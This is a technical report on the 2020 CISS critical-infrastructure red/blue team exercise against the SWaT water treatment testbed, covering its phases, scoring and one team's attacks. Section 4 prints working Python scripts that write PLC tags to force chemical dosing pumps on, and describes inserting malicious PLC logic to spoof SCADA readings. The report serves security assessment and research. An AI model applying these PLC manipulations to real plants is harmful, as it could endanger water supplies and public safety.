The Fourth International

CISS

Critical Infrastructure Security Showdown - Online 2020

Technical Report

Sponsors:

National Research Foundation, Singapore

Ministry of Defence, Singapore

Date:

July 27 - Aug 7, 2020

Report by:

Ken CHIN, Beebi Siti Salimah Binte LIYAKKATHALI, Francisco FURTADO, Ivan LEE, THUR You Fu, Yoga Kashenen s/o YOGAINDRAN

Organiser:

iTrust, Centre for Research in Cyber Security

TABLE OF CONTENTS

LIST OF TABLES

LIST OF FIGURES

1. Introduction

1.1 The Critical Infrastructure Security Showdown– Online 2020 (CISS2020-OL), conducted over two weeks from July 27 - Aug 7, 2020 at the Singapore University of Technology and Design (SUTD), was the fourth run of iTrust's technology assessment exercise. Owing to the pandemic, CISS was moved to an entirely online platform. Doing so allowed participants – red and blue teams – to still enjoy the same level of access and experience to the exercise platform as if they were physically onsite.

1.2 CISS2020-OL was sponsored by Singapore Government agencies, the Ministry of Defence and the National Research Foundation.

2. Objectives

2.1 CISS2020-OL's key objectives are to: (a) validate and assess the effectiveness of technologies developed by researchers associated with iTrust; (b) develop capabilities for defending critical infrastructure under emergency situations such as cyber-attacks; and (c) understand composite Tactics, Techniques and Procedures (TTPs) for enhanced Operation Security (OpSec).

2.2 From the perspective of participating red teams, CISS2020-OL provided hard-to-get insight and hands-on experience in understanding the approaches required for compromising critical infrastructure.

3. Phases in CISS2020-OL

CISS2020-OL consisted of the following time-sequenced phases:

Phase I [May 4 - 29, 2020]	:	Participant selection (red & blue teams, observers)
Phase II [June 22 - July 3, 2020]	:	Participant familiarisation (red & blue teams)
Phase II-A [June 22]		Blue team briefing
Phase II-B [June 29]		Red team briefing
Phase II-C		Judge briefing
Phase III [July 6 - 16, 2020]	:	Target system selection (red teams)
Phase IV [July 27 - Aug 7, 2020]	:	CyberFire (red & blue teams, observers)

Phase V [Q3 – Q4, 2020]	:	Data analysis and reporting

Throughout the document there will be several mentions of the tools deployed by iTrust to manage the entire exercise. Readers are encouraged to familiarise themselves with these terms by referring to paragraph 10 of this report.

3.1. Phase I: Participant selection

3.1.1. Participation in CISS2020-OL was by invitation only. Participants were classified into:

a) Red teams (up to 6 members per team):
   - 18 local and international teams from government organisations, private sectors and academia, including two from iTrust.
   - Participating teams were from Finland, France Netherlands, Poland, Singapore, South Korea and United States of America.

b) Blue teams (no limit on the number of members):
   - 12 teams from private sector and academia, including 6 teams from iTrust

c) Remote observers: Singapore Government agencies and their invitees.

3.2. Phase II: Participant familiarisation

3.2.1. All red and blue teams were given an online tour of the Secure Water Treatment (SWaT) testbed. Briefing and Q&A sessions were also organised for red and blue teams.

3.2.2. In addition, the red and blue teams were provided documented information on SWaT, the digital twin, digital twin player, and various anomaly detection and plant safety technologies that would be deployed during the exercise.

3.2.3. Blue teams that needed to install their hardware and learn the normal behaviour of SWaT were given sufficient time to do so. They were required to adhere the following:
   - The installations (hardware and software) do not disturb the regular plant operation and interfere with existing iTrust technologies;

- Make its own arrangements for the data generated by its hardware to be piped to their computers outside of the SWaT during the exercise;
- The installations respond as if in a real-time environment;
- The installations be completely removed post-exercise and restore SWaT to its original condition. The blue team would bear any cost for damages arising from the installation and/or teardown of the upgrades; and
- Disallowed to prevent, halt or thwart any attacks launched by the red teams.

3.2.4. Blue teams' systems were connected to iTrust's TAP switch to receive pcap data from Zycron Cyber City and SWaT (see Figure 4). For details on attack detection and reporting by blue teams, refer to paragraph 3.4.4.2.

3.3. Phase III: Target system selection

3.3.1. During this Phase III, each red team was provided with 7 instances of data collected from SWaT and its digital twin, referred to as Target 1, Target 2…Target 7. A higher score was given if the red team successfully selected SWaT as the target (see paragraph 3.4.4 for details on scoring.)

3.3.2. Red teams could choose to analyse the dataset in one of the following options:

a) Option 1: Use the 2-hour slot to connect to Cloud VM to view the datasets and "play" the datasets view a player; or

b) Option 2: Download the datasets 48 hours prior to their 2-hour slots and analyse them.

3.3.3. Details of both options are as follows:

Option 1: Use 2-hour slot to connect to Cloud VM

3.3.4. Red teams were provided unique credentials to connect to Cloud VM 30 minutes before their target selection timeslot. OT data captured by the historian by each target system i.e., Target 1, Target 2…Target 7 from SWaT and the digital twin historians were available on the Cloud VM and could be viewed through PEPPR-PV and PEPPR-PP. Figure 1 on the next page captures the interactions between a red team and the targets. Note that ZCC (see para 3.4.1) was not available during this phase.




Figure 1: Interactions between red team & CISS2020-OL system & tools in target selection

3.3.5. Red teams were provided unique credentials to connect to Cloud VM 30 minutes before their target selection timeslot. OT data captured by the historian by each target system i.e., Target 1, Target 2…Target 7 from SWaT and the digital twin historians were available on the Cloud VM and could be viewed through PEPPR-PV and PEPPR-PP.

3.3.6. Each red team was asked to make known their target system selection to iTrust within 2 hours from the end of their target selection slot.

<u>Option 2: Download the datasets 48 hours prior to their 2-hour slots</u>

3.3.7. If the red team selected this option, the datasets were available for download by the red team 48 hours before its target selection slot (e.g. if the slot it chose was Wednesday, 4pm (GMT+8) then the link to download the dataset would be sent to it on Monday, 4pm (GMT+8). The red team was given 48 hours to make known its selection to iTrust.

3.3.8. Regardless of its selection (whether it chose SWaT or digital twin) during this phase, all red teams were given the full four hours to launch attacks on SWaT.

3.4. Phase IV: CyberFire activities

The CyberFire activities were spread over 16 CFM (Table 1). The duration of each CFM slot was 4 hours, from 9am to 1pm or from 2pm to 6pm, GMT+8, with a one-hour break in between for system reset.

Table 1: CISS2020-OL Schedule for red teams

Week 1			**Week 2**	
Date	**CFM slot**		**Date**	**CFM slot**
Mon July 27	1 (AM)		Mon Aug 3	9 (AM)
	SR			SR
	2 (PM)			10 (PM)
Tue July 28	3 (AM)		Tue Aug 4	11 (AM)
	SR			SR
	4 (PM)			12 (PM)
Wed July 29	5 (AM)		Wed Aug 5	13 (AM)
	SR			SR
	6 (PM)			14 (PM)
Thu July 30	7 (AM)		Thu Aug 6	15 (AM)
	SR			SR
	8 (PM)			16 (PM)
Fri July 31	No activity; Public holiday		Fri Aug 7	17 (AM)
				SR
				18 (PM)

CFM: CyberFire Module; red teams attack a target system; SR: System reset (1 hour)
AM slot: 0900 – 1300; PM slot: 1400 – 1800, GMT +8

3.4.1. Attack platform

For added realism, all red teams were required to attack SWaT by first entering the network via the ZyCron Cyber City (ZCC; Figure 2); they would land in ZCC's corporate network through a VPN connection. ZCC is a full-fledged virtual organisation comprising Information Technology (e.g., e-mail server, file server, printer server, CCTV, honeypot and intranet) and Operational Technology (processes similar to those in SWaT). To make these entities "alive," various types of network traffic were also crafted and included in ZCC. As an IT environment, ZCC was not set up with best practices i.e., it was intentionally built with minimum security features and contained vulnerabilities for red teams to explore and exploit. There was no internet access within the ZCC.



Secure Water Treatment (SWaT) testbed
Servers such as e-mail, active directory, intranet. human resource, billing and many others
Corporate network
SWaT Demilitarised Zone (DMZ)

Figure 2: High-level Architecture of ZyCron Cyber City

3.4.2. Launching attacks

3.4.2.1. Active stage

During a CFM the active red team was asked to demonstrate its attacks and achieve the pre-determined goals (see para 3.4.4 for details on scoring). The CFM duration included, but was not limited to: reconnaissance, designing and launching attacks, interactions with judges (e.g., for Attack Logging; see Figure 3) and taking breaks.

3.4.2.2. Hunting stage

All red teams had to enter SWaT via the ZCC to launch attacks. Failure to do so and to identify the pre-selected target system led to a lower score. If, during its CFM slot, attempts to penetrate into SWaT network through ZCC corporate network were unsuccessful after 30 mins, the red team could request to extend to up to 60 mins. If the attempt was still unsuccessful, iTrust assisted to port the red team over to SWaT.

ZCC is built with typical enterprise vulnerabilities that exist in many organisations. The red team had to "hunt" for these vulnerabilities and compromise them before using them to "hop" deeper into the network and eventually locate SWaT/digital twin in the OT network.

3.4.2.3. Attack launch stage

Active teams had four hours to design and launch attacks on SWaT (see Figure 3).




Figure 3: Interactions between red/blue teams & CISS2020-OL systems & tools in CyberFire

Prior to launching attacks, the active red team were required to do the following throughout its CFM:

a. Share with iTrust the "live" screen of the computer that is used to launch the attack via an online communication tool (e.g. Skype)[1];
b. Allow iTrust to video record the screen; and
c. Inform judges (1) the intention of the attack; (2) the targeted component(s); and (3) the launch procedure.

The duration of an attack was determined in real time by iTrust's cyber security technology engineers stationed physically at SWaT. Attacks that took a long time, e.g., 30 minutes, to have a noticeable impact on the plant could be halted by the judges before the impact was visible.

3.4.3. Attack monitoring

Any anomaly resulting from the attack, or otherwise (i.e., a false alarm), and reported by one or more iTrust detectors, was visible only to the organisers, observers and judges and not to the red or blue teams.

[1] For iTrust's post-event analysis and report writing purposes; recordings are not shared with anyone or made public without written permission by the red team

3.4.4. Scoring of red teams

The performance of each red team was assessed in real time by a team of judges comprising cyber security experts and engineers working in the critical infrastructure domain. Only single attacks, in series (one starts only after the previous one has ended), were allowed. Judges scored each red team based on criteria such as complexity of the attacks launched and success of the attack in resulting in an anomaly in at least one of the plant state variables. The total score, *S*, for each attack launched is computed based on five factors *t, p,* a_t, a_{sd} *and b.* These are described in detail below.

$$\text{Total score, } S = t + p * (a_{t1}a_{sd1} + a_{t2}\, a_{sd1} \ldots a_{tn}\, a_{sdn}) + b$$

where:

- *t* = target selection modifier
  - *Selected SWaT (t = 150) or one of the digital twins (t = 0) during target selection*
- *p* = point of entry modifier
  - *All red teams must attack SWaT by first entering the network via the ZCC (para 3.4.2.); p = 1*
  - *If attempts to enter ZCC are unsuccessful after 30 mins (request to extend to up to 60 will be considered), the team may proceed to attack SWaT or the digital twin (whichever was selected as the target in the selection phase) directly; p = 0.75*
- a_t = an **attack target is** a physical component or parameter in the plant on which the red team wants to launch the attack. An attack target differs from the **attack intention** which is defined as the intended impact as a result of the attack on the target. For example, to cause a water tank to overflow (attack intention), an attacker may choose to launch an attack on a valve (attack target) by setting it to the CLOSED condition long enough, without getting detected, so that a continuous flow of water into the tank is maintained.
- The 12 attack targets[2], and their corresponding points in parentheses, if an attack

[2] Activities or actions that would interfere, obstruct or disturb Participants, iTrust and running of the Exercise were strictly prohibited. In addition, the following were unavailable for attack:
- Hypervisors
- 10.10.0.0/16

is successful, in SWaT are:

- Conductivity meter (300)
- Flowmeter (200)
- Historian[4] (100)
- Water level meter (200)
- Oxidation Reduction Potential Meter (300)
- pH meter (300)
- PLCs (100)
- Pressure meter (200)
- Pumps (200)
- SCADA (100)
- Network switches (100)
- Valves (200)

- a_{sd} = attack success and detection modifier: whether an attack results in an anomaly, and whether the anomaly/attack is detected by any of the installed detectors.
    - $a_{sd} = s * d$
    - *If the attack is successful, $s = 1$; else $s = 0$*
    - *d is calculated as:*

↓ d	**s →**	**Attack results in an anomaly**	**Attack does not result in an anomaly**
Anomaly/attack is observed*		0.7	-0.2
Anomaly/attack is not observed*		1	0

**through physical observations of the plant and SCADA screen by plant operator and judges*

- *b* = bonus points for novel attacks (such as the ability to disrupt the anomaly detectors), at the discretion of the judges

3.4.4.1. Attack detection

Throughout the event the blue teams monitored their systems remotely (Figure 4 next page). Post-event, blue teams were given pcap and OT data captured for analysis.

- 1.2.222.0/24
- 9.9.0.0/16
- Server rack: The server rack should not be attacked through physical layer
- Historian: Comprising historian not allowed
- General electric supply, fire alarm systems etc.




Figure 4: Blue teams remotely monitoring their systems' GUI

3.4.4.2. Reporting of alerts

The above assumption implies that any alert generated by the security system deployed by a blue team was reported *immediately* to the plant operator *automatically, not manually*. While each blue team was provided event data at the end of the event, they were not expected to conduct an analysis of an alert generated during the event. Blue teams were requested to report each alert immediately as if it were occurring in a live plant and being reported to the plant operator.

Reporting of alerts to iTrust by blue teams was done in one of the following two ways:

a) PEPPR-PV: this required the blue team to work with iTrust's developer to integrate with it, so that its detections/alerts could be sent to PEPPR-PV for automatic logging and visual alerts; or
b) Alert logger: a simple password-protected interface to manually log a time-stamped alert each time the blue team detected an attack.

3.5. Phase V: Data analysis and reporting

3.5.1 Data from each red team session were recorded and saved in the iTrust data library. These consisted of measurements from all sensors in SWaT as well as network packets saved into pcap files. Note that the recorded data contains data mutated by the red teams.


3.5.2 In the following sections, details regarding the types of attacks launched by red teams, description of the blue teams' mechanisms and the analysis of detections made by the blue teams are reported. The analysis will result in metrics such as the number and types of attacks launched, success rate, detection rate (and false positives), and time taken to detect.

4. Description of Attacks Launched by Red Teams (selected)

4.1. Team KopiTiam (Singapore)

4.1.1 Manipulation of conductivity using chemical dosing pumps

Objective	Increase the conductivity value by controlling chemical dosing pumps P201 and P202 (refer to Figure 5)
Attack Method	Direct control of PLC using Python script
Tools	Pycomm
Description	Instead of the routine procedure whereby PLC turns on one dosing pump, attacker forcefully turned on two pumps concurrently, namely P201 and P202, for chemical salt (sodium chloride). With the additional dosage of salt into the water, the sensor, AIT201, reading for conductivity increases.



main.py - C:\Users\Invensys\Desktop\CISSENV\CISS_Attack\main.py (2.7.15)
File Edit Format Run Options Window Help

```
from pycomm.ab_comm.clx import Driver as ClxDriver
from time import sleep
import logging


if __name__ == '__main__':
    logging.basicConfig(
        filename="ClxDriver.log",
        format="%(levelname)-10s %(asctime)s %(message)s",
        level=logging.DEBUG
    )
    c = ClxDriver()

    if c.open('192.168.1.20'):            #To input PLC address

        print(c.read_tag(['HMI_AIT201.Pv']))
        #print(c.read_tag(['parts', 'ControlWord', 'Counts']))

        print(c.write_tag('HMI_P201.Auto', 0, 'BOOL'))
        print(c.write_tag('HMI_P202.Auto', 0, 'BOOL'))
        print(c.write_tag('HMI_P201.Cmd', 2, 'INT'))
        print(c.write_tag('HMI_P202.Cmd', 2, 'INT'))


        #print(c.read_tag(['RU_BY']))

        #print(c.write_tag([('Counts', -26, 'INT'), ('ControlWord', -30, 'DINT')
```

Figure 5: Screenshot of an attacker's script

4.1.2 Manipulation of pH value by pumps

Objective	Decrease pH value by controlling chemical dosing pumps P203 and P204 (refer to Figure 6)
Attack Method	Direct control of PLC using Python script
Tools	Pycomm
Description	The attacker decreases the pH value of the water by turning on both the dosing pumps concurrently, namely P203 and P204, of the chemical hydrochloric acid, instead of the regular single pump. The sensor, AIT202, reflects a drop in the pH.


ph.py - C:\Users\Invensys\Desktop\CISSENV\CISS_Attack\ph.py (2.7.15)
File Edit Format Run Options Window Help

```
from pycomm.ab_comm.clx import Driver as ClxDriver
from time import sleep
import logging


if __name__ == '__main__':
    logging.basicConfig(
        filename="ClxDriver.log",
        format="%(levelname)-10s %(asctime)s %(message)s",
        level=logging.DEBUG
    )
    c = ClxDriver()

    if c.open('192.168.1.20'):          #To input PLC address

        print(c.read_tag(['HMI_AIT202.Pv']))
        #print(c.read_tag(['parts', 'ControlWord', 'Counts']))

        print(c.write_tag('HMI_P203.Auto', 0, 'BOOL'))
        print(c.write_tag('HMI_P204.Auto', 0, 'BOOL'))
        print(c.write_tag('HMI_P203.Cmd', 2, 'INT'))
        print(c.write_tag('HMI_P204.Cmd', 2, 'INT'))


        #print(c.read_tag(['RU_BY']))
```


```
False
False
False

<CISS_Attack> 
[<'HMI_AIT201.

<CISS_Attack> 
[<'HMI_AIT201.

<CISS_Attack> 
[<'HMI_AIT201.
True
True
True
True

<CISS_Attack> 

<CISS_Attack> 
```

Figure 6: Screenshot of an attacker's script

4.1.3 Manipulation of ORP value by pumps

Objective	Increase ORP value by controlling chemical dosing pumps P205 and P206 (refer to Figure 7)
Attack Method	Direct control of PLC using Python script
Tools	Pycomm
Description	The attacker increases the ORP value of the water by turning on both the dosing pumps concurrently, namely P205 and P206, of the chemical

	sodium hypochlorite, instead of the regular single pump. The sensor, AIT203, reflects an increase in the ORP value.


ORP.py - C:\Users\Invensys\Desktop\CISSENV\CISS_Attack\ORP.py (2.7.15)
File Edit Format Run Options Window Help

```
from pycomm.ab_comm.clx import Driver as ClxDriver
from time import sleep
import logging


if __name__ == '__main__':
    logging.basicConfig(
        filename="ClxDriver.log",
        format="%(levelname)-10s %(asctime)s %(message)s",
        level=logging.DEBUG
    )
    c = ClxDriver()

    if c.open('192.168.1.20'):          #To input PLC address

        print(c.read_tag(['HMI_AIT203.Pv']))
        #print(c.read_tag(['parts', 'ControlWord', 'Counts']))

        print(c.write_tag('HMI_P205.Auto', 0, 'BOOL'))
        print(c.write_tag('HMI_P206.Auto', 0, 'BOOL'))
        print(c.write_tag('HMI_P205.Cmd', 2, 'INT'))
        print(c.write_tag('HMI_P206.Cmd', 2, 'INT'))
```

Figure 7: Screenshot of an attacker's script

4.1.4 Manipulation of PLC routine and attack the pumps

Objective	To deceive the SCADA HMI of the incorrect conductivity value (refer to Figures 8 and 9)
Attack Method	Direct control of PLC using Python script and insert a malicious logic into the PLC routine
Tools	Pycomm and RSLogix 5000
Description	The attacker inserted a malicious contact named RU_BY (Normally Closed) into the PLC routine using Allen Bradley's proprietary software RSLogix 5000 to perform a Man-in-the-Middle attack between the remote IO (RIO) and SCADA HMI. This contact helps to block particular routines from execution and hence resulting in values from RIO not been transferred to the HMI tags. The attacker used pycomm script to set "ON" for RIO tags, meant for layer-0 network, of two chemical dosing pumps of sodium chloride and set "4000" of conductivity sensor reading through this layer-1 attack. As SCADA extracts the information from the HMI tags, sensor AIT201 for conductivity reading displays a spoofed value set by the attacker.


